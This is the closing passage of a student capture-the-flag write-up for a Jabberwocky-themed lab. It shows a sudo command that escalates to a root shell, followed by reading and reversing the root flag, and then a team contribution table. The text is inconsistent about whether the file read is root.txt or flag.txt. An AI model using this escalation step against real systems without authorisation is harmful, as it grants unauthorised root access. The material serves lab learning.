
To root the user, we type sudo -h ssalg-gnikool /bin/bash. When we saw the $ change to # that means that we have complete to root. We can also type whoami to identify ourself.

Lastly, we just need to find the flag.



First, we change to root directory. Next type ls to see all the files and folders. Next, we read the file root.txt by typing cat root.txt. We will found the flag that was reversed. Lastly, we type cat flag.txt | rev to reverse the flag. Congratulations, we had found the second flag.

Contributions

ID	Name	Contribution	Signature
1211102895	Muhammad Irfan Bin Mohd Nazri	- Find flag 1 - Video Editor	
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	- Help with the writing of the write up - Research about the Jabberwock poem - Decode the hexadecimal code	
1211103634	Ho Tian Ming	- Find flag 2 - Help with the writing of the	
1211101035	Mohamad Zuhir Bin Mohamad Zailani	- Help finding the correct open port - Decrypt the encrypted poem of Jabberwocky	

VIDEO LINK: https://youtu.be/_stV3WI7QIs